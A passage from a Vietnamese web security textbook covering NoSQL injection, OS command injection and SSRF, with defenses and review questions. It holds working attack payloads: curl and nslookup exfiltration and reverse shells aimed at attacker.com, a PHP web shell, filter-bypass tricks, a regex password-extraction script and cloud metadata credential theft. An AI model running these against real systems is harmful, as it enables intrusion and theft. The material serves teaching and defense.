- Request với SQL keywords trong parameters
- Unusual query patterns (UNION, OR 1=1)
- High latency requests (time-based blind SQLi)
```

Tóm tắt

- SQLi: inject SQL code vào query thay vì dùng parameterized queries.
- 4 loại: Error-based, UNION-based, Blind (boolean/time), Out-of-band.
- Impact: data theft, auth bypass, file read/write, RCE.
- Phòng chống #1: Parameterized queries — không thể thiếu.
- Least privilege cho DB user — giới hạn damage nếu bị exploit.
- sqlmap là tool tự động hóa khai thác và detection.
- WAF có thể detect nhưng không nên là biện pháp duy nhất.

Câu hỏi ôn tập

1. Tại sao UNION-based SQLi cần biết số cột trước khi khai thác?
2. Sự khác nhau giữa boolean-based và time-based blind SQLi là gì?
3. Second-order injection là gì và tại sao khó phát hiện hơn first-order?
4. Parameterized queries ngăn SQLi như thế nào về mặt kỹ thuật?
5. Nếu DB user bị compromise qua SQLi, tại sao principle of least privilege quan trọng?

Chương 13: NoSQL Injection

Khái niệm

NoSQL Injection là biến thể của injection attack nhắm vào các database NoSQL (MongoDB, CouchDB, Redis, etc.) thay vì SQL databases. Kỹ thuật tấn công khác nhau nhưng hậu quả tương tự: bypass authentication, đọc dữ liệu trái phép, hoặc xóa data.

Mức độ nguy hiểm: Cao — Đặc biệt với MongoDB vì widespread usage trong microservices.

NoSQL Khác SQL Như Thế Nào?

Đặc điểm	SQL	NoSQL (MongoDB)
Query language	SQL text	JSON operators
Structure	Tables/Rows	Collections/Documents
Schema	Fixed	Flexible
Injection vector	SQL keywords	JSON operators ($where, $regex)

MongoDB NoSQL Injection

1. Operator Injection

MongoDB dùng JSON operators trong queries:

```
// Normal query
db.users.find({username: "alice", password: "pass123"})

// App nhận từ request body JSON:
// {"username": "alice", "password": "pass123"}
```

Tấn công bằng MongoDB operators:

```
// Thay password bằng operator
{
    "username": "admin",
    "password": {"$ne": null}
}
```

Query trở thành:

```
db.users.find({username: "admin", password: {$ne: null}})
// $ne: not equal → password != null → đúng với mọi user có password
// → Login thành công mà không cần biết password!
```

Các operators phổ biến:

```
// $ne (not equal) - bypass password
{"password": {"$ne": "wrong"}}
{"password": {"$ne": null}}

// $gt (greater than) - bypass numeric check
{"age": {"$gt": 0}}

// $regex - bypass bằng regex
{"username": {"$regex": "admin"}}
{"username": {"$regex": ".*"}}

// $where - JavaScript execution (rất nguy hiểm!)
{"$where": "this.username === 'admin'"}
{"$where": "sleep(5000) || true"}  // DoS

// $exists
```

```
{"admin": {"$exists": true}}

// In array
{"role": {"$in": ["admin", "superuser"]}}
```

2. $where Injection — JavaScript Execution

`$where` cho phép chạy JavaScript expressions trong MongoDB query:

```
// Vulnerable code
db.users.find({$where: `this.username === '${username}'`})

// Normal: username = "alice"
// Query: {$where: "this.username === 'alice'"}

// Injection: username = "' || '1'=='1"
// Query: {$where: "this.username === '' || '1'=='1'"}
// → Return tất cả documents!

// Injection: username = "'; sleep(5000); //"
// → Time-based blind injection (DoS nếu nhiều requests)
```

Extract data qua $where:

```
// username = "' || (this.password[0] === 'p') || '0'=='1"
// → Nếu true: return user → đoán từng ký tự password

// Automation:
for char in 'abcdefghijklmnopqrstuvwxyz':
    payload = f"' || (this.password[0] === '{char}') || '0'=='1"
    response = login(admin, payload)
    if response.ok:
        print(f"First char of password: {char}")
```

3. HTTP Parameter Pollution

Khi app nhận query params và chuyển thành MongoDB query:

```
GET /api/login?username=admin&password=pass

→ db.users.find({username: "admin", password: "pass"})

Bypass bằng PHP array notation:
GET /api/login?username=admin&password[$ne]=invalid

→ db.users.find({username: "admin", password: {$ne: "invalid"}})
→ Login without password!
```

Express.js (Node.js) vulnerable:

```
// Vulnerable
app.post('/login', (req, res) => {
    const { username, password } = req.body;
    // req.body có thể là: {password: {$ne: null}}
    User.findOne({username, password}, ...);
});
```

4. Aggregation Pipeline Injection

```
// Vulnerable
db.collection.aggregate([
    {$match: {userId: userId}},
    {$lookup: {from: "orders", localField: "_id", foreignField: "userId", as: "orders"}},
])

// userId = {$gt: ""} → match tất cả documents
```

Redis Injection

Redis commands qua web interface:

```
# Nếu app build Redis commands từ user input:
GET /data?key=user:1337

Redis: GET user:1337

# Injection: key = user:1337\r\nDEL user:1\r\n
# Gửi multiple Redis commands qua CRLF injection
```

Kịch bản tấn công: Authentication Bypass

```
Target: Node.js app + MongoDB login

POST /api/login HTTP/1.1
Content-Type: application/json

{"username": "admin", "password": {"$ne": null}}

Server code:
async function login(req, res) {
    const user = await User.findOne({
        username: req.body.username,
        password: req.body.password  // ← Không validate type!
    });

    if (user) return res.json({token: generateToken(user)});
    res.status(401).json({error: "Invalid credentials"});
}

Query thực thi: db.users.findOne({username: "admin", password: {$ne: null}})
→ Match với admin user (password not null)
→ Return admin user → login thành công!
```

Blind NoSQL Injection — Data Extraction

```
# Extract password từng ký tự bằng $regex

import requests
import string

target = "https://example.com/api/login"
headers = {"Content-Type": "application/json"}

known_password = ""
charset = string.ascii_lowercase + string.digits + "!@#$%^&*"

for position in range(20):  # Max password length
    found = False
    for char in charset:
        payload = {
            "username": "admin",
            "password": {
                "$regex": f"^{re.escape(known_password + char)}"
            }
        }

        response = requests.post(target, json=payload, headers=headers)

        if response.status_code == 200:
            known_password += char
            found = True
            print(f"Password so far: {known_password}")
            break

    if not found:
        break

print(f"Full password: {known_password}")
```

Cách phát hiện

```
□ Thử MongoDB operators trong JSON body: {"$ne": null}, {"$gt": ""}
□ Thử PHP-style array notation trong query params: ?pass[$ne]=x
```

```
□ Error messages mention MongoDB/NoSQL
□ Behavior thay đổi với operator injection vs. normal input
□ Time-based: {"$where": "sleep(5000) || true"}
□ Check nếu app dùng $where operator
□ Thử inject operators vào mọi field trong JSON body
```

Phòng chống

1. Input Type Validation

```
// Node.js với Mongoose
const loginSchema = {
    username: { type: String, required: true },
    password: { type: String, required: true }
};

app.post('/login', (req, res) => {
    const { error, value } = Joi.object(loginSchema).validate(req.body);

    if (error) return res.status(400).json({error: "Invalid input format"});

    // Đảm bảo username và password là strings
    const { username, password } = value;

    // Bây giờ safe vì Joi đã validate types
    User.findOne({username, password: hashPassword(password)})
});
```

2. Sanitize Input

```
// Express với mongo-sanitize
const mongoSanitize = require('express-mongo-sanitize');

// Middleware: remove keys bắt đầu bằng $
app.use(mongoSanitize());

// Hoặc manual:
function sanitizeQuery(input) {
    if (typeof input === 'object' && input !== null) {
        for (let key of Object.keys(input)) {
            if (key.startsWith('$')) {
                delete input[key];
            } else {
                sanitizeQuery(input[key]);
            }
        }
    }
    return input;
}
```

3. Disable Dangerous Features

```
// Mongoose: Disable $where operator
mongoose.connect(uri, {
    // Mongoose không trực tiếp expose $where qua model methods
    // Nhưng tránh dùng raw queries với $where
});

// Nếu cần raw query, validate trước
const allowedOperators = ['$eq', '$gt', '$lt', '$gte', '$lte', '$in'];

function validateQuery(query) {
    function checkOperators(obj) {
        if (typeof obj !== 'object') return;
        for (const key of Object.keys(obj)) {
            if (key.startsWith('$') && !allowedOperators.includes(key)) {
                throw new Error(`Operator ${key} not allowed`);
            }
            checkOperators(obj[key]);
        }
    }
```

```
    checkOperators(query);
}
```

4. Parameterized Queries (NoSQL equivalent)

```
# Python với PyMongo
from pymongo import MongoClient
from bson import ObjectId

client = MongoClient('mongodb://localhost:27017')
db = client.mydb

# ĐÚNG: Dùng parameters riêng biệt, không string concat
def find_user(username, password_hash):
    return db.users.find_one({
        'username': username,  # String literal, không thể inject operator
        'password': password_hash
    })

# SAI: Build query từ untrusted dict
def find_user_bad(query_dict):
    return db.users.find_one(query_dict)  # ← Hacker control toàn bộ query!
```

Góc nhìn DevOps

MongoDB Security Config:

```
# mongod.conf
security:
  authorization: enabled  # Enable authentication
  javascriptEnabled: false  # QUAN TRỌNG: Disable JavaScript execution ($where)

net:
  bindIp: 127.0.0.1  # Không bind 0.0.0.0

# Không expose MongoDB port ra internet!
```

Kubernetes MongoDB:

```
# MongoDB chỉ accessible trong cluster
apiVersion: v1
kind: Service
metadata:
  name: mongodb
spec:
  type: ClusterIP  # Internal only
  selector:
    app: mongodb
  ports:
    - port: 27017
```

Auth với minimal privileges:

```
// Tạo user với quyền tối thiểu
use mydb
db.createUser({
    user: "app_user",
    pwd: "strong_password",
    roles: [
        { role: "readWrite", db: "mydb" }
        // Không phải dbAdmin hay clusterAdmin
    ]
})
```

Tóm tắt

- NoSQL Injection dùng database-specific operators thay vì SQL keywords.
- MongoDB dễ bị operator injection ($ne, $gt, $regex, $where) nếu không validate input types.
- `$where` operator cho phép JavaScript execution — đặc biệt nguy hiểm.
- Phòng chống: validate types (string chứ không phải object), sanitize operators, disable javascriptEnabled.

- express-mongo-sanitize là middleware hữu ích cho Node.js apps.
- Không expose MongoDB port ra ngoài — luôn dùng ClusterIP trong K8s.

Câu hỏi ôn tập

1. Tại sao `{"password": {"$ne": null}}` bypass MongoDB authentication?
2. Sự khác biệt giữa SQL injection và NoSQL operator injection là gì?
3. `$where` operator trong MongoDB nguy hiểm như thế nào?
4. Làm thế nào để phòng chống NoSQL injection trong Express.js application?
5. Tại sao `javascriptEnabled: false` trong mongod.conf quan trọng?

Chương 14: Command Injection

Khái niệm

Command Injection (OS Command Injection — Tiêm lệnh OS) là lỗ hổng cho phép hacker thực thi arbitrary OS commands trên server bằng cách inject vào user input được truyền vào shell commands.

Mức độ nguy hiểm: Rất cao — Command injection = full server compromise. Hacker có thể đọc files, tạo backdoors, pivot sang internal network.

Xảy ra khi application gọi OS commands với unsanitized user input.

Cách hoạt động

```
# Vulnerable code: ping một IP do user nhập
def ping_host(ip_address):
    result = os.system(f"ping -c 1 {ip_address}")
    return result

# Normal: ip_address = "8.8.8.8"
# Command: ping -c 1 8.8.8.8

# Attack: ip_address = "8.8.8.8; cat /etc/passwd"
# Command: ping -c 1 8.8.8.8; cat /etc/passwd
# → Ping thành công, sau đó đọc /etc/passwd
```

Shell Metacharacters — Vũ khí tấn công

```
;     Chạy command tiếp theo
&&    Chạy command tiếp theo NẾU command trước thành công
||    Chạy command tiếp theo NẾU command trước THẤT BẠI
|     Pipe output sang command kế tiếp
`     Backtick: thực thi command và thay bằng output
$()   Command substitution: $(command)
\n    Newline: command mới trên dòng mới

Ví dụ:
8.8.8.8; id
8.8.8.8 && id
8.8.8.8 | id
8.8.8.8 `id`
8.8.8.8 $(id)
```

Các loại Command Injection

1. In-Band (Direct) — Output hiển thị trong response

```
Input: 127.0.0.1; cat /etc/passwd
Output hiển thị trực tiếp:
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
```

2. Blind Command Injection — Không có output

Phổ biến hơn in-band. App thực thi command nhưng không hiển thị kết quả.

Time-based detection:

```
# Nếu command thực thi, sẽ delay response
ping -c 1 127.0.0.1; sleep 10
127.0.0.1 & sleep 10 &
127.0.0.1 && sleep 10
```

```
127.0.0.1 | sleep 10

# Nếu response chậm hơn 10 giây → command injection confirmed
```

Output redirection:

```
# Redirect output vào web-accessible file
127.0.0.1; id > /var/www/html/output.txt
# Sau đó: curl https://example.com/output.txt

127.0.0.1; cat /etc/passwd > /var/www/html/passwd.txt
```

Out-of-Band (OAST) — Dùng DNS/HTTP:

```
# Trigger DNS lookup đến domain hacker kiểm soát
127.0.0.1; nslookup `id`.attacker.com
# → DNS query: uid=33(www-data).attacker.com → biết command chạy với quyền gì

# Curl để exfiltrate data
127.0.0.1; curl https://attacker.com/$(whoami)
127.0.0.1; curl https://attacker.com/data --data @/etc/passwd

# Ping
127.0.0.1; ping -c 1 $(hostname).attacker.com
```

3. Time-Based Blind Injection

```
# Phân tích timing để extract data từng bit

# Nếu user là root → sleep 5 giây
; if [ "$(whoami)" = "root" ]; then sleep 5; fi

# Extract file content ký tự một:
; if [ "$(cut -c1 /etc/passwd)" = "r" ]; then sleep 3; fi
# Delay → ký tự đầu là 'r'

; if [ "$(cut -c2 /etc/passwd)" = "o" ]; then sleep 3; fi
# Delay → ký tự 2 là 'o'
```

Khai thác thực tế

Web Shell Upload qua Command Injection

```
# Tạo persistent backdoor
127.0.0.1; echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/shell.php

# Bây giờ:
curl "https://example.com/shell.php?cmd=id"
# → uid=33(www-data) gid=33(www-data)

curl "https://example.com/shell.php?cmd=cat+/etc/passwd"
# → Full /etc/passwd

curl "https://example.com/shell.php?cmd=ls+-la+/"
```

Reverse Shell

```
# Attacker lắng nghe trên port 4444
nc -lvnp 4444

# Inject reverse shell vào target
127.0.0.1; bash -i >& /dev/tcp/attacker.com/4444 0>&1

# Hoặc Python:
127.0.0.1; python3 -c 'import
        socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("attacker.com",4444));os.dup2(s.fileno(),0);os.dup2(s.fi
        i"]);'
```

Internal Network Pivot

```
# Sau khi có shell trên server:
# Scan internal network
127.0.0.1; for i in 10.0.0.{1..254}; do (ping -c1 $i 2>&1 >/dev/null && echo "UP: $i")& done; wait

# Scan specific port
127.0.0.1; for i in 10.0.0.{1..10}; do nc -zv $i 22 2>&1; done

# Pivot đến database
127.0.0.1; mysql -h 10.0.0.5 -u root -p'password' -e "SHOW DATABASES;"
```

Bypass Techniques

Bypass Spaces

```
# Nếu space bị filter
${IFS}        # Internal Field Separator = space by default
$'\x20'       # Hex space
{cat,/etc/passwd}  # No space needed
cat</etc/passwd    # Redirect without space
X=$'cat\x20/etc/passwd'&&$X
```

Bypass Blacklisted Keywords

```
# "cat" bị filter
c'a't /etc/passwd
c${u}at /etc/passwd
ca\t /etc/passwd
$(printf '\143\141\164') /etc/passwd  # 'c','a','t' in octal
/bin/c?t /etc/passwd   # Wildcard

# "passwd" bị filter
/etc/pa??wd
/etc/pass'wd'
```

URL Encoding

```
Thường encode qua Burp Decoder:
; → %3B
| → %7C
& → %26
$ → %24
( → %28
```

Cách phát hiện

```
□ Tìm features liên quan đến OS commands:
  - Ping/traceroute tools
  - File conversion tools
  - PDF/image generation
  - Network diagnostic tools
  - Backup/archive features

□ Test với time delay: ; sleep 10
□ Test với out-of-band: ; nslookup attacker.com
□ Kiểm tra Burp Collaborator nếu có Pro

□ Test variations:
  ; id
  && id
  | id
  `id`
  $(id)
  || id
  %0a id    (newline)
```

Phòng chống

1. Tránh gọi OS commands — Best Practice

```
# SAI: Gọi ping command
import os
def ping(ip):
    return os.system(f"ping -c 1 {ip}")

# ĐÚNG: Dùng Python library thay thế
import subprocess
import ipaddress

def ping(ip):
    # Validate IP trước
    try:
        ipaddress.ip_address(ip)  # Validate IP format
    except ValueError:
        raise ValueError("Invalid IP address")

    # Dùng list argument thay vì shell string
    result = subprocess.run(
        ["ping", "-c", "1", ip],  # List, không phải string
        capture_output=True,
        text=True,
        timeout=5,
        shell=False  # QUAN TRỌNG: shell=False
    )
    return result.stdout
```

2. Shell=False (subprocess với list arguments)

```
import subprocess

# SAI: shell=True với string → dễ inject
def run_command(user_input):
    result = subprocess.run(
        f"echo {user_input}",
        shell=True,  # ← NGUY HIỂM
        capture_output=True
    )

# ĐÚNG: shell=False với list
def run_command(user_input):
    # Validate first
    if not re.match(r'^[a-zA-Z0-9 ]+$', user_input):
        raise ValueError("Invalid input")

    result = subprocess.run(
        ["echo", user_input],  # List: each element is a separate argument
        shell=False,           # Shell not invoked → metacharacters not interpreted
        capture_output=True,
        text=True,
        timeout=5
    )
    return result.stdout
```

3. Input Validation — Strict Whitelist

```
import re
import ipaddress

def validate_ip(ip: str) -> str:
    """Chỉ accept valid IPv4/IPv6 addresses"""
    try:
        return str(ipaddress.ip_address(ip))
    except ValueError:
        raise ValueError(f"Invalid IP address: {ip}")

def validate_hostname(hostname: str) -> str:
    """Chỉ accept valid hostnames"""
    pattern = r'^[a-zA-Z0-9]([a-zA-Z0-9\-]{0,61}[a-zA-Z0-9])?(\.[a-zA-Z]{2,})+$'
    if not re.match(pattern, hostname):
        raise ValueError(f"Invalid hostname: {hostname}")
```

```
    return hostname

def validate_filename(filename: str) -> str:
    """Chỉ accept safe filenames"""
    # Chỉ cho phép alphanumeric, dash, underscore, dot
    if not re.match(r'^[a-zA-Z0-9_\-\.]+$', filename):
        raise ValueError(f"Invalid filename: {filename}")
    # Không cho phép path traversal
    if '..' in filename or '/' in filename:
        raise ValueError("Path traversal not allowed")
    return filename
```

4. Least Privilege cho Process

```
# Dockerfile: chạy app với user không có quyền cao
FROM python:3.11-slim

# Tạo non-root user
RUN groupadd -r appuser && useradd -r -g appuser appuser

# Switch sang non-root user
USER appuser

# App chạy với quyền của appuser
# Ngay cả khi có command injection, thiệt hại bị giới hạn
```

Góc nhìn DevOps

Kubernetes: Hạn chế capabilities của container:

```
apiVersion: v1
kind: Pod
spec:
  securityContext:
    runAsNonRoot: true
    runAsUser: 1000
    seccompProfile:
      type: RuntimeDefault
  containers:
    - name: app
      securityContext:
        allowPrivilegeEscalation: false
        readOnlyRootFilesystem: true  # Không ghi được → shell upload khó hơn
        capabilities:
          drop:
            - ALL  # Drop tất cả Linux capabilities
```

Network Policy — Hạn chế outbound connections:

```
# Ngăn container kết nối ra ngoài (limit reverse shell)
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: deny-egress
spec:
  podSelector:
    matchLabels:
      app: webapp
  policyTypes:
    - Egress
  egress:
    - to:
        - podSelector:
            matchLabels:
              app: database
      ports:
        - protocol: TCP
          port: 5432
    # Chỉ allow kết nối đến database, không có gì khác
```

SAST để detect command injection:

```
# Semgrep rules
semgrep --config=p/command-injection src/

# Bandit cho Python
bandit -r . -t B602,B603,B604,B605,B606,B607

# Tìm os.system, os.popen, subprocess với shell=True
grep -rn "os\.system\|os\.popen\|shell=True" src/
```

Tóm tắt

- Command injection = inject OS commands vào user input được truyền vào shell.
- Blind injection phổ biến hơn: detect qua time delay hoặc out-of-band (DNS).
- Metacharacters: `;`, `&&`, `||`, `|`, backtick, `$()` là công cụ tấn công.
- Phòng chống #1: Tránh gọi OS commands — dùng library thay thế.
- Nếu phải gọi commands: `shell=False` + list arguments + whitelist validation.
- Least privilege: chạy app với non-root user, drop capabilities.
- Network policy hạn chế outbound giảm impact của reverse shell.

Câu hỏi ôn tập

1. Sự khác nhau giữa in-band và blind command injection là gì? Loại nào phổ biến hơn?
2. Tại sao `subprocess.run(["cmd", arg], shell=False)` an toàn hơn `shell=True`?
3. Mô tả ba kỹ thuật phát hiện blind command injection.
4. Nếu hacker có command injection nhưng app chạy với user giới hạn quyền, impact như thế nào?
5. Làm thế nào Network Policy trong Kubernetes giới hạn impact của command injection?

Chương 15: SSRF — Server-Side Request Forgery

Khái niệm

SSRF (Server-Side Request Forgery — Giả mạo yêu cầu phía server) là lỗ hổng cho phép hacker khiến server thực hiện HTTP requests đến địa chỉ tùy ý — thường là internal services không accessible từ internet.

Mức độ nguy hiểm: Rất cao — SSRF là cổng vào internal network. Trong cloud environment, SSRF có thể dẫn đến credential theft từ metadata API và full cloud account takeover.

SSRF đặc biệt nguy hiểm trong cloud và microservices architecture.

Cách hoạt động

```
# App có feature load ảnh từ URL
def load_image(url):
    response = requests.get(url)  # Server fetch URL
    return response.content

# Normal: url = "https://example.com/logo.png"
# Attack: url = "http://169.254.169.254/latest/meta-data/"
#   → Server fetch AWS metadata → lộ IAM credentials!
```

Các loại SSRF

1. Basic SSRF — Hiển thị response

Server fetch URL và trả về content cho user.

```
POST /api/fetch-profile HTTP/1.1
Content-Type: application/json

{"avatar_url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}

Response:
{
  "content": "my-ec2-role\n"
}

Tiếp tục:
{"avatar_url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/my-ec2-role"}

Response:
{
  "content": "{
    \"AccessKeyId\": \"ASIA...\",
    \"SecretAccessKey\": \"...\",
    \"Token\": \"...\",
    \"Expiration\": \"2024-01-01T00:00:00Z\"
  }"
}
```

2. Blind SSRF — Không thấy response

Server fetch URL nhưng không trả về content. Chỉ biết qua side effects.

```
- Thay đổi response time (target accessible vs. not)
- Out-of-band: server gửi DNS query hoặc HTTP request đến attacker server
```

Detection:

```
# Dùng Burp Collaborator (Pro) hoặc interactsh
{"webhook_url": "https://YOUR_BURP_COLLABORATOR_URL"}

# Nếu server fetch URL → Collaborator nhận request → SSRF confirmed
```

3. SSRF với localhost bypass authentication

Nhiều internal services tin tưởng connections từ localhost (127.0.0.1):

```
# Admin panel ẩn, chỉ accessible từ localhost
GET /admin HTTP/1.1
Host: example.com
→ 403 Forbidden (từ internet)

# Qua SSRF: server tự request đến chính nó
{"url": "http://127.0.0.1/admin"}
→ Server fetch → Admin panel accessible → 200 OK
```

4. SSRF vào Internal Services

```
# Scan internal network
{"url": "http://10.0.0.1:8080"}    → Internal service
{"url": "http://192.168.1.1"}       → Router admin panel
{"url": "http://172.16.0.1:6379"}   → Redis
{"url": "http://10.0.0.5:9200"}     → Elasticsearch
{"url": "http://10.0.0.10:27017"}   → MongoDB

# Internal Kubernetes services
{"url": "http://kubernetes.default.svc.cluster.local"}
{"url": "http://kube-apiserver:6443"}
```

SSRF trong Cloud — Metadata API

Cloud providers có metadata service tại địa chỉ cố định:

AWS IMDSv1 (Vulnerable — Legacy)

```
http://169.254.169.254/latest/meta-data/

# Lấy IAM credentials
http://169.254.169.254/latest/meta-data/iam/security-credentials/
http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME

# Response:
{
  "Code": "Success",
  "LastUpdated": "2024-01-01T00:00:00Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAIOSFODNN7EXAMPLE",
  "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
  "Token": "AQoXnyc4lcK4w...",
  "Expiration": "2024-01-01T06:00:00Z"
}

# Dùng credentials để access AWS services!
export AWS_ACCESS_KEY_ID=ASIAIOSFODNN7EXAMPLE
export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/...
export AWS_SESSION_TOKEN=AQoXnyc4lcK4w...
aws s3 ls  # Access S3 với quyền của EC2 role
```

AWS IMDSv2 (Phòng chống SSRF)

```
# IMDSv2 yêu cầu PUT request trước để lấy token
# SSRF qua fetch() không thể làm PUT request với custom header
# → Phòng chống SSRF attacks

curl -X PUT "http://169.254.169.254/latest/api/token" \
     -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"
→ TTL_TOKEN

curl -H "X-aws-ec2-metadata-token: $TTL_TOKEN" \
     http://169.254.169.254/latest/meta-data/
```

GCP Metadata

```
http://metadata.google.internal/computeMetadata/v1/
# Cần header: Metadata-Flavor: Google
```

```
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
→ Lấy access token của GCP service account

http://metadata.google.internal/computeMetadata/v1/project/project-id
→ Lấy project ID
```

Azure Metadata

```
http://169.254.169.254/metadata/instance?api-version=2021-02-01
# Cần header: Metadata: true

http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/
→ Lấy Azure managed identity token
```

SSRF Bypass Techniques

Bypass IP-based blocklist

```
# Thay 127.0.0.1 bằng các cách biểu diễn khác
127.0.0.1           → Bị block
127.1               → IPv4 short form
127.000.000.1       → Octal octets
0x7f000001          → Hex
2130706433          → Decimal (int representation)
::1                 → IPv6 localhost
[::1]               → IPv6 brackets
0177.0.0.1          → Octal

# Thay 169.254.169.254
2852039166          → Decimal
0xa9fea9fe          → Hex
169.254.169.254     → Standard
http://169.254.169.254 → có thể bị block nguyên URL
```

DNS Rebinding

```
1. Hacker register domain: attacker.com
2. DNS server của hacker trả về 169.254.169.254 (TTL=0)
3. App resolve attacker.com → 169.254.169.254 không bị cache (TTL=0)
4. App fetch http://attacker.com → thực ra request đến 169.254.169.254
```

URL Encoding Bypass

```
http://127.0.0.1 → bị check
http://127.0.0.1%0a.example.com → URL decode → có thể bypass
http://%31%32%37%2e%30%2e%30%2e%31  → 127.0.0.1 encoded

# Double URL encoding
%2561 → %61 → a
```

Redirect Bypass

```
1. App check URL → OK (example.com)
2. Fetch URL → 302 Redirect → 169.254.169.254
3. App follow redirect → metadata accessed!

# Host open redirect
{"url": "https://example.com/redirect?to=http://169.254.169.254/"}
```

Protocol Alternatives

```
http://169.254.169.254    → check
file:///etc/passwd         → đọc file local
gopher://127.0.0.1:25/    → interact với SMTP
gopher://127.0.0.1:6379/  → interact với Redis
dict://127.0.0.1:6379/    → Redis dict protocol
sftp://attacker.com       → SFTP
```

Kịch bản tấn công: Cloud Account Takeover

```
Target: Web app chạy trên AWS EC2 với IAM role có quyền S3 full access

1. Find SSRF:
   POST /api/screenshot?url=...
   → App fetch URL và render screenshot

2. Exploit SSRF:
   POST /api/screenshot?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
   → Response: "webapp-role"

3. Get credentials:
   POST /api/screenshot?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/webapp-role
   → Response: {AccessKeyId, SecretAccessKey, Token}

4. Use credentials từ laptop của hacker:
   export AWS_ACCESS_KEY_ID=...
   export AWS_SECRET_ACCESS_KEY=...
   export AWS_SESSION_TOKEN=...

   aws s3 ls                          # List all buckets
   aws s3 sync s3://company-backups . # Download tất cả backups
   aws iam list-users                 # Enum IAM users
```

Cách phát hiện

```
□ Features nào nhận URL input?
  - Image upload từ URL
  - Webhook configuration
  - PDF/screenshot generation
  - API proxy/integration
  - Import data từ URL
  - Preview URL features

□ Test với internal IPs:
  http://127.0.0.1
  http://localhost
  http://169.254.169.254 (AWS metadata)
  http://metadata.google.internal (GCP)

□ Test với Burp Collaborator:
  URL → có request đến Collaborator không?

□ Check response time khác nhau cho accessible vs. non-accessible IPs
□ Error messages tiết lộ internal services
```

Phòng chống

1. Allowlist thay vì Blocklist

```python
import ipaddress
from urllib.parse import urlparse

ALLOWED_DOMAINS = {
    'example.com',
    'api.example.com',
    'storage.googleapis.com',
}

def validate_url(url: str) -> bool:
    parsed = urlparse(url)

    # Chỉ cho phép HTTPS
    if parsed.scheme != 'https':
        return False

    # Whitelist domain (exact match)
    hostname = parsed.netloc.split(':')[0].lower()
    if hostname not in ALLOWED_DOMAINS:
        return False

    return True
```

```
def safe_fetch(url: str) -> bytes:
    if not validate_url(url):
        raise ValueError("URL not allowed")

    response = requests.get(url, timeout=5, allow_redirects=False)

    # Không follow redirects tự động
    if response.is_redirect:
        raise ValueError("Redirects not allowed")

    return response.content
```

2. Network-Level Blocking

```
# Resolve hostname và check IP không phải private range
import socket
import ipaddress

PRIVATE_RANGES = [
    ipaddress.ip_network('10.0.0.0/8'),
    ipaddress.ip_network('172.16.0.0/12'),
    ipaddress.ip_network('192.168.0.0/16'),
    ipaddress.ip_network('127.0.0.0/8'),
    ipaddress.ip_network('169.254.0.0/16'),  # AWS metadata
    ipaddress.ip_network('::1/128'),          # IPv6 localhost
    ipaddress.ip_network('fc00::/7'),         # IPv6 private
]

def is_safe_ip(hostname: str) -> bool:
    try:
        ip = ipaddress.ip_address(socket.gethostbyname(hostname))
        for private_range in PRIVATE_RANGES:
            if ip in private_range:
                return False
        return True
    except (socket.gaierror, ValueError):
        return False
```

3. AWS IMDSv2 — Bắt buộc dùng

```
# Khi launch EC2, disable IMDSv1
aws ec2 modify-instance-metadata-options \
    --instance-id i-1234567890abcdef0 \
    --http-tokens required \
    --http-put-response-hop-limit 1

# Terraform:
resource "aws_instance" "app" {
  metadata_options {
    http_endpoint = "enabled"
    http_tokens   = "required"  # IMDSv2 required
    http_put_response_hop_limit = 1
  }
}
```

Góc nhìn DevOps

Kubernetes Network Policy — Block metadata access:

```
# Ngăn pods access AWS/GCP metadata service
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: block-metadata
spec:
  podSelector: {}  # Áp dụng cho tất cả pods
  policyTypes:
    - Egress
  egress:
    # Block 169.254.169.254 (metadata service)
    # Kubernetes NetworkPolicy không hỗ trợ block by IP trực tiếp
    # Dùng Calico hoặc Cilium NetworkPolicy cho IP-based rules
```

Với Calico:

```yaml
apiVersion: projectcalico.org/v3
kind: GlobalNetworkPolicy
metadata:
  name: block-metadata
spec:
  selector: all()
  types:
    - Egress
  egress:
    - action: Deny
      destination:
        nets:
          - "169.254.169.254/32"  # AWS metadata
          - "metadata.google.internal"
```

Service Account với minimal permissions:

```
// IAM role chỉ có quyền cần thiết
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": ["s3:GetObject"],
      "Resource": "arn:aws:s3:::my-specific-bucket/*"
    }
  ]
}
// Không phải s3:* hay sts:AssumeRole
```

Tóm tắt

- SSRF khiến server gửi requests đến internal services/metadata API.
- Trong cloud, SSRF → IMDSv1 metadata → IAM credentials → full account takeover.
- Bypass: hex/octal IP, DNS rebinding, redirect chains, alternative protocols.
- Phòng chống: URL allowlist (không blocklist), validate IP sau DNS resolution.
- AWS: bắt buộc IMDSv2 (http-tokens: required).
- Kubernetes: Network Policy block access đến metadata service.
- Least privilege IAM role — giảm impact khi SSRF xảy ra.

Câu hỏi ôn tập

1. Tại sao SSRF trong cloud environment nguy hiểm hơn so với on-premises?
2. AWS IMDSv2 ngăn chặn SSRF như thế nào? Tại sao IMDSv1 vulnerable?
3. Blocklist approach kém hiệu quả hơn allowlist như thế nào? Cho ví dụ bypass.
4. Khi validate URL để chống SSRF, tại sao cần resolve hostname và check IP?
5. Mô tả DNS rebinding attack và tại sao nó bypass IP-based blocklist.

Chương 16: XXE — XML External Entity Injection

Khái niệm

XXE (XML External Entity Injection — Tiêm thực thể XML bên ngoài) là lỗ hổng xảy ra khi XML parser xử lý input có chứa external entity references độc hại.

Mức độ nguy hiểm: Cao — XXE có thể dẫn đến đọc files nội bộ, SSRF, và trong một số trường hợp, RCE.

XML Entities là gì?

